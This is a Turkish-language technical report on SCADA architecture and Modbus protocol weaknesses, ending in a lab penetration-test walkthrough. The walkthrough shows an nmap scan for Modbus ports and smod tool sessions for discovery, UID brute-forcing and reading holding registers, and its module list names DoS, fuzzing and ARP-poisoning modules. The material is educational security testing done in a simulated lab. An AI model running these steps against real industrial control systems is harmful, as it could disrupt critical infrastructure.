SCADA SİSTEMLER VE MODBUS GÜVENLİK AÇIKLIKLARI

Harun ŞEKER
harun.seker@coslat.com

MART 2019

Bu çalışmadaki katkılarından dolayı Erhan YAZAN’a teşekkürler.

İçindekiler

SCADA (Supervisory Control And Data Acquisition)

Uzaktan Kontrol ve gözlem sistemi olan bilgisayarlardan, haberleşme cihazlarından, algılayıcılardan veya diğer cihazlardan oluşturulmuş denetlenebilen ve kontrol edilen bir sistemin genel adıdır.

SCADA sistemi, hidroelektrik, nükleer güç üretimi, doğalgaz üretim ve işleme tesislerinde, gaz, yağ, kimyasal madde ve su boru hatlarında pompaların, valflerin ve akış ölçüm ekipmanlarının işletilmesinde, kilometrelerce uzunluktaki elektrik aktarım hatlarındaki açma kapama düğmelerinin kontrolü ve hatlardaki ani yük değişimlerinin dengelenmesi gibi çok farklı alanlarda kullanılabilmektedir.

SCADA sistemleri hem donanım hem de yazılımdan oluşur. Tipik donanım, bir kontrol merkezine yerleştirilen bir MTU, iletişim ekipmanı (örneğin, radyo, telefon hattı, kablo veya uydu) ve aktüatörleri veya monitörleri kontrol eden bir RTU veya PLC' den oluşan bir veya daha fazla coğrafi olarak dağıtılmış alan alanını içeri. MTU, RTU veya PLC yerel işlemi kontrol ederken, bilgileri RTU giriş ve çıkışlarından saklar ve işler. İletişim donanımı, bilgi ve verilerin MTU ve RTU lar veya PLC'ler arasında ileri geri aktarılmasına izin verir. Yazılım, sisteme ne zaman izleneceğini, hangi parametre aralıklarının kabul edilebilir olduğunu ve parametrelerin kabul edilebilir değerler dışında değiştiğinde hangi yanıtı başlatacağını söylemek için programlanmıştır.

Büyük endüstriyel sistemleri uzaktan izleme ve kontrol etme kabiliyetine sahip olma, şirketlerin ve endüstrilerin daha fazla hizmet sunabilmek için yeteneklerini genişletmelerine izin verirken, aynı zamanda teknolojilerin işletilmesinden ve mühendisliğinden sorumlu personelin erişebileceği verileri erişilebilir kılar.
Süreçler için gözetleyici denetim ve veri toplama işlemlerini yapan sistemler için kullanılan SCADA sistemleri, fabrikadaki süreçlerin (hammadde, üretim ve mamul madde takibi vb.) denetiminde kullanılan çeşitli araçlarla (RTU, PLC vb.) birlikte fabrikanın üretim kontrolü ve takibine yönelik bir alt yapı oluştururlar. Bu altyapının imkan verdiği ölçüde üretim kaynakları planlaması (MRPII) ve işletme kaynakları planlama (ERP) sistemleriyle gerekli bağlaşımlar kurularak ideal bir yapıya erişilebilir.

SCADA sistemlerine yönelik literatürde bilinen siber saldırılar analiz edilmiştir. Ayrıca EKS'de kullanılan endüstriyel haberleşme protokollerinin istatistikleri çıkarılarak bunlar içerisinde en sık kullanılan protokolün Modbus TCP olduğu tespit edilmiştir. Ayrıca, Modbus TCP protokolünde kaynak IP adresi kontrolünün yapılmadığı ve bunun da istimar edilebilecek bir güvenlik riski oluşturduğu gözlenmiştir. SCADA sistemlerini oluşturan bileşenlerin ve bu sistemlerin haberleşmesinde kullanılan endüstriyel protokollerin zafiyetleri açıklanarak Modbus TCP protokolünün güvenliğinin iyileştirilmesi hedeflenmiştir.

SCADA SİSTEMLER VE ALTYAPILAR

Elektrik güç sistemlerinin kullanımında enerji, bankacılık, iletişim, üretim gibi kritik altyapılarda SCADA sistemleri kullanılır. SCADA sistemleri kritik altyapı endüstrisinde yaygın olarak kullanılan ve uzaktan denetleme ve kontrol sağlayan sistemlerdir. SCADA sisteminin temel fonksiyonu, elektrik dağıtımından sorumlu olan cihazları izlemek ve denetlemektir. Ek fonksiyon olarak hata tespiti, ekipman izolasyonu ve restorasyonu, yük ve enerji yönetimi, otomatik sayaç okuma ve trafo kontrolüdür.

SCADA, gerçek zamanlı olarak yerel ve coğrafi olarak dağıtık işlemleri ölçen ve raporlayan birbirinden bağımsız sistemler topluluğudur. Kullanıcıya uzaktaki tesislere komut göndermeye ve oradan verileri çekmeye olanak sağlayan telemetri ve veri toplama kombinasyonudur.

SCADA genel olarak aşağıda bölümlerden oluşur:
Saha tarafı:

- RTU (Remote Terminal Unit) veya PLC ler
- İletişim sistemi
- Merkezi sunucular

Yazılım tarafı:

- Kullanıcı arayüzü (Grafik arayüz)
- İzleme sistemi
- Alarm Sistemi
- Veri analiz ve raporlama sistemi

SCADA sistemleri haberleşme sistemi olarak EIA standartları olan RS-232, RS-422 ve RS-485 standartlarını kullanmaktadır. Bu protokollere ek olarak daha bir çok standart protokol de kullanılmaktadır.


SCADA Kullanım Alanları

SCADA sistemlerin kullanım alanları başta kritik altyapılar olmak üzere bir çok endüstriyel tesiste çalışmaktadır. SCADA sistemlerin kullanım alanlarını aşağıdaki gibi sıralayabiliriz.

- Bir prosesin olduğu endüstriyel tesisler (Çimento, Şeker, İlaç, Boya vb. fabrikalar)
- Enerji nakil hatları
- Barajlar, Temiz – atıksu arıtma tesisleri
- Raylı sistemler
- Trafik sistemleri
- Tüneller
- Doğalgaz tesisleri
- Gıda fabrikaları
- Nükleer tesisler

TEMEL BİLEŞENLER

SCADA kontrol sisteminin temel bileşenleri MTU (Master Terminal Unit), RTU (Remote Terminal Unit) ve haberleşme ağıdır. Aşağıda SCADA ağı ve bileşenleri resimde gösterilmiştir.



Merkezi Terminal Birimi (MTU) :

Merkezi denetleyici veya merkezi terminal birimi olarak isimlendirilen MTU, yerel bir ağ (LAN) ile veya geniş alan ağı (WAN) ile bir sunucu veya bir grup bilgisayarın ana sunucuyla bağlanma formudur.

Görevleri:

- SCADA bileşenlerinin haberleşmesini izlemek ve denetlemek
- HMI yazılımı kullanarak SCADA haberleşmesi ile ilgili bilgi ve verileri grafiksel bir arayüz ile görüntülemek.
- Saha cihazlarına komut göndermek ve almak.

Uzak Terminal Birimi (RTU):

SCADA mimarisinde Slave istasyonları olarak davranırlar. SCADA tarafından kontrol edilen ve izlenen ekipman veya makinalara bağlı olan saha cihazlarından oluşur. Bu cihazlar parametreleri izlemek için sensörleri ve sistemin modüllerini kontrol etmek amacıyla aktüatörü veya uyarıcıyı bünyesinde bulundurur. RTU lar, MTU istasyonuna geri göndermek üzere sensörlerden gerçek zamanlı bilgileri gönderir ve ana istasyondan gelen bilgileri alır. RTU cihazları coğrafi olarak farklı birçok konumda konuşlandırılarak dağıtık bir şekilde gerçek zamanlı bilgileri merkezi istasyona LAN/WAN bağlantılarını kullanarak gönderir.

Programlanabilir mantıksal denetleyici (PLC):

işlemleri ve kontrol mekanizmasını uygulamak için girilen talimatları depolamak ve sıralama, zamanlama ve sayma gibi fonksiyonları uygulamak için programlanabilir hafızayı kullanabilen mikroişlemci tabanlı denetleyicilerin özel bir formudur. Mantıksal ve anahtarlama işlemlerinin uygulanması bu cihazlardaki öncelikli işlevdir ve içerisinde yazılımsal olarak çok sayıda röle, saymaç, zamanlayıcı ve veri depolama ünitesi mevcuttur.

SCADA haberleşme protokolleri


SCADA sistemleri, MTU ve bir veya daha fazla RTU’lar arasında iletişim kurmak için kullanılan açık veya özel haberleşme protokollerini kullanarak tasarlanmıştır. SCADA protokolleri alt istasyon bilgisayarlarının, RTU’ların, IED’lerin ve MTU’ların birbiriyle haberleşmesi için transmisyon özelliklerini sağlar. En çok kullanılan SCADA haberleşme protokolleri aşağıdaki gibi listelenebilir.

- DNP3
- Modbus
- Profinet


Modbus protokolü

Modbus protokolü SCADA ya özel geliştirilmiş ve endüstriyel bir protokoldür. Modbus farklı tip ağlarda bağlı cihazlar arasındaki server/client haberleşmesi için uygulama katmanı mesajlaşma protokolüdür. Modbus iletişimi bir Master ve çoklu Slave arasındadır. Master, genellikle çalışan bir PC veya HMI cihazıdır, Slave ise genellikle bir PLC veya PID kontrolörleri veya sayaçları gibi akıllı cihazlardır. Slave ler ICS verilerini toplamak ve ICS parametrelerini değiştirmek için Master ile iletişim kurarlar. Slave ler, Master'ın sorgusuna veri bildirme yanıtını verir ve Master komutunun altındaki parametreleri değiştirir.

ModBus ‘ın üç iletişim modu vardır: ASCII, RTU ve TCP / IP. Modbus / TCP modunda, tüm ana ve Slave lerin kendi IP adresleri vardır, ISS ‘ler tarafından tanımlanabilir ve Ethernet, HUB veya Switch ile birbirine bağlanabilir. ASCII ve RTU modunda, Slave ler Slave kimliği ile tanımlanır ve seri hatlarla (RS232, RS485 veya RS422) Master ’ a bağlanır.



Resim : ModBus RTU protokolünün mesaj yapısı



Resim : ModBus TCP Mesaj yapısı

ModBus TCP Server

ModBus TCP Server Çalışma Döngüsü aşağıdaki gibidir.

1. Client sorgu (MODBUS sorgusu) gönderdiğinde, TCP/IP yığın veriyi alır
2. Sorgu bir bağlantı isteği veya ModBus sorgusu olabilir
   Sorgu bir bağlantı isteği ise;
   - Erişim kontrolü kontrol edilir ve kabul edilir.
   - Bağlantı nesnesini ve ModBus çerçevesi için bellekte yer tahsis edilir.
   - Sorgu bir ModBus isteği ise, tüm ModBus Sorgusu okunabilir.
3. Alınan MBAP çerçevesi analiz edilmek için ServerTask a gönderilir. Bir hata oluşursa Exception çerçevesi oluşturulur, aksi takdirde yanıt oluşturulur.
4. Yanıt ağ üzerinden gönderilir. Bağlantı nesnesindeki işlem ağ üzerinden alınan verilerle yapılır.

ModBUS TCP Client

ModBus TCP Client Çalışma Döngüsü aşağıdak gibidir.

1. Sorgu kullanıcı uygulamasından gelir.
2. Client ın görevi ModBus sorgusunu alır, sorgu alındığında sorguya karşılık gelen yanıtla ilişkilendirir.
3. MODBUS sorgusu, TCP_Management öğesine gönderilir.
4. Server ile bağlantı kurulmuşsa, mesaj ağ üzerinden gönderilebilir. Aksi takdirde, mesaj ağ üzerinden gönderilmeden önce bir bağlantı açılır.
5. Ağdan bir yanıt alındığında, veri TCP/IP yığınına yazılır. Bağlantı kurulmuşsa, MBAP okunur. Client ModBus onayını alır.
6. Yanıt kullanıcı uygulamasına yazılır ve işlem kaynağı serbest bırakılır.

ModBus Temel Fonksiyonlar

Modbus protokolünün temel fonksiyonları aşağıdaki gibi listelenebilir.

- Okuma için kontrol sargısı komutları ve tekli veya grup sargı ayarlamaları
- Girdi gruplarının giriş durumlarını okumak için girdi kontrol komutları
- Bekleyen yazmaçları okumak ve ayarlamak için yazmaç kontrol komutları
- Hata bulma testi ve fonksiyon raporu
- Program fonksiyonları
- Sorgulama kontrol fonksiyonları
- Sıfırlama

SCADA Sistemi Güvenlik Açıkları

Modbus iletişimi bir Master (veya istemci olarak adlandırılır) ve çoklu Slave (veya sunucu olarak adlandırılır) arasındadır. Master, genellikle çalışan bir PC veya HMI cihazıdır, Slave ise genellikle bir PLC veya PID kontrolörleri veya sayaçları gibi akıllı cihazlardır. Slave 'ler, Master'ın sorgusuna veri bildirme yanıtını verir ve Master komutunun altındaki parametreleri değiştirir.


Modbus Açıklıkları ve Saldırıları:

Modbus sistemlerine ve ağlarına yönelik saldırılar bu protokolün özelliklerine, uygulamalarına ve altyapısına göre istismar edilir. Modbus Seri Protokolüne yapılan saldırılar Master ve Slave cihazlarına ve seri haberleşme ağına yönelik gerçekleşirken, Modbus TCP ye yapılan saldırılar IP ağına, Master ve Slave cihazlarına gerçekleştirilir. Bu saldırılarda mesajın içeriğine erişilmesinden dolayı taşınan bilginin gizliliğinin ifşa olmasına sebep olabilir.

Modbus protokolü açık metin olarak iletişim kurar; ve hiçbir kimlik doğrulama yoktur. Bu, bir saldırganın Modbus HMI 'ye (insan makine arayüzü) veya Modbus cihazlarına doğrudan yağ bağlantısı kurduktan sonra Modbus tabanlı ICS'yi kolayca kontrol edebilmesi anlamına gelir.

SCADA Sızma Testi

ModBus Client Modbus Master ve Saldırgan olarak lab ortamı hazırlanmış ve aşağıdaki Resim 1 de gösterilmiştir.




Resim 1 : Lab ortamı

Slave Master iletişimi için simulasyon arçları olarak ModbusPal.jar ve QModMaster uygulamaları kullanılmıştır.


ModbusPal.jar uygulaması ile Slave ler oluşturulabilir ve uzaktaki bir Modbus Master uygulamsının ModbusPal uygulamasındaki oluşturulan sanal Slave'e erişimine izin vermektedir. Aşağıda Slave oluşturulmuş ve Bu slave için Holding Register'lar ve Coil ler tanımlanmıştır.

Gerekli ayarlamalar yapıldıktan sonra Run komutu vererek Slave hazır hale getirilir. Aşağıdaki Resim 2 de bu yapı gösterilmektedir.




Resim 2: ModbusPal.jar uygulaması

Master Uygulaması olarak kullanılan QmodMaster ile ModbusPal.jar uygulaması üzerindeki slave ile bağlantı kurulmuş ve okunan değerler aşağıdaki Resim 3 te gösterilmiştir.



Resim 3 : QModMaster uygulaması

QModMaster uygulaması ile Fonksiyon kodu 0x06 ile 3 değer olan 0 değeri hexadecimal 16 decimal 22 ile değiştirilmiş ve Wireshark paket analizi Resim 4 te gösterilmiştir.



Resim 4 : Wireshark paket analizi

Bu aşamadan sonra Ağda dahil olan saldırgan gözünden Modbus ların tespiti Slave ler üzerindeki Register üzerindeki dataların okunması ve bu Register üzerindeki dataların değerlerinin değiştirilmesi gösterilecektir.

Pentest aşamalarında öncelikle sistemlerin tespiti ve ağın haritalanması gerçekleştirilir. Bu aşamaların ilk adımı nmap ile tüm ağı taramaktır. Modbus TCP protokolü 502 ve 503 numaralı port üzerinde çalışmaktadır. Basit bir nmap taraması, örneğin: *nmap -sT <network_adresi> -p502,503* ile Ağda bulunan modbuslar tespit edilebilir.

Bu çalışmada biz, Register okuma, Registera değer yazma, Sarmal okuma ve yazma adımlarını da içinde barındıran smod aracı ile testimizi gerçekleştireceğiz.

Smod aracı, modbus protokolünde test yapmak için ihtiyaç duyabileceğiniz her türlü tanısal ve manipüle etme özelliğe sahip modüler bir araçtır. Python ve Scapy kullanarak tam bir Modbus protokol uygulamasıdır. Bu yazılım Linux ve Mac OS X'te python 2.7.x altında çalıştırılabilir. Resim 5 bu aracın içinde barındırdığı modülleri göstermektedir.

```
SMOD modbus(uid) >show modules
 Modules                              Description
 -------                              -----------
 modbus/dos/galilRIO                  DOS Galil RIO-47100
 modbus/dos/writeSingleCoils          DOS With Write Single Coil Function
 modbus/dos/writeSingleRegister       DOS Write Single Register Function
 modbus/function/readCoils            Fuzzing Read Coils Function
 modbus/function/readDiscreteInput    Fuzzing Read Discrete Inputs Function
 modbus/function/readExceptionStatus  Fuzzing Read Exception Status Function
 modbus/function/readHoldingRegister  Fuzzing Read Holding Registers Function
 modbus/function/readInputRegister    Fuzzing Read Input Registers Function
 modbus/function/writeSingleCoils     Fuzzing Write Single Coil Function
 modbus/function/writeSingleRegister  Fuzzing Write Single Register Function
 modbus/scanner/discover              Check Modbus Protocols
 modbus/scanner/getfunc               Enumeration Function on Modbus
 modbus/scanner/uid                   Brute Force UID
 modbus/sniff/arp                     Arp Poisoning
```

Resim 5 : Smod aracı modülleri.

1. Adım modbus ların tespiti için modbus/scanner/discover modülünün kullanılması Aşağıda Resim 6 da gösterilmiştir. Resim 7 de bulunan modbus Protokolü gösterilmiştir.

```
SMOD modbus(uid) >use modbus/scanner/discover
SMOD modbus(discover) >show options
 Name     Current Setting  Required  Description
 ----     ---------------  --------  -----------
 Output   True             False     The stdout save in output directory
 RHOSTS   192.168.1.0/24   True      The target address range or CIDR identifier
 RPORT    502              False     The port number for modbus protocol
 Threads  10               False     The number of concurrent threads
SMOD modbus(discover) >
```

Resim 6: Smod Discover modülü.

```
[+] Modbus is not running on : 192.168.1.140
[+] Modbus is not running on : 192.168.1.134
[+] Modbus is not running on : 192.168.1.141
[+] Modbus is running on : 192.168.1.145
[+] Modbus is not running on : 192.168.1.144
[+] Modbus is not running on : 192.168.1.143
[+] Modbus is not running on : 192.168.1.142
```

Resim 7 : Tespit edilen Modbus Protokolü.

2. Aşama Modbus Slave in benzersiz kimliğinin tespiti yani UID değerinin bulunması. Bu aşama yine modüller içinde bulunan /modbus/scanner/uid modülü ile gerçekleştirilmiştir ve slave adresi tespit edilmiştir Resim 8.

```
SMOD >use modbus/scanner/uid
SMOD modbus(uid) >show options
 Name      Current Setting  Required  Description
 ----      ---------------  --------  -----------
 Function  1                False     Function code, Defualt:Read Coils.
 Output    True             False     The stdout save in output directory
 RHOSTS                     True      The target address range or CIDR identifier
 RPORT     502              False     The port number for modbus protocol
 Threads   1                False     The number of concurrent threads
SMOD modbus(uid) >set RHOSTS 192.168.1.145
SMOD modbus(uid) >exploit
[+] Module Brute Force UID Start
[+] Start Brute Force UID on : 192.168.1.145
[+] UID on 192.168.1.145 is : 10
SMOD modbus(uid) >
```

Resim 8: Slave Uid tespiti

3. Aşama da Modbus üzerinde bulunan Register değerleri readHoldingRegister modülü ile okunmuştur Resim 9.

```
SMOD modbus(readHoldingRegister) >show options
 Name       Current Setting  Required  Description
 ----       ---------------  --------  -----------
 Output     True             False     The stdout save in output directory
 Quantity   4                True      Registers Values.
 RHOSTS     192.168.1.145    True      The target address range or CIDR identifier
 RPORT      502              False     The port number for modbus protocol
 StartAddr  0x0000           True      Start Address.
 Threads    1                False     The number of concurrent threads
 UID        2                True      Modbus Slave UID.
SMOD modbus(readHoldingRegister) >exploit
[+] Module Read Holding Registers Start
[+] Connecting to 192.168.1.145
[+] Response is :
###[ ModbusADU ]###
  transId   = 0x10
  protoId   = 0x0
  len       = 0xb
  unitId    = 0x2
###[ Read Holding Registers Answer ]###
     funcCode  = 0x3
     byteCount = 8L
     registerVal= [0, 12, 0, 33, 0, 0, 0, 93]
SMOD modbus(readHoldingRegister) >
```


Resim 9: Register Değerlerinin okunması.

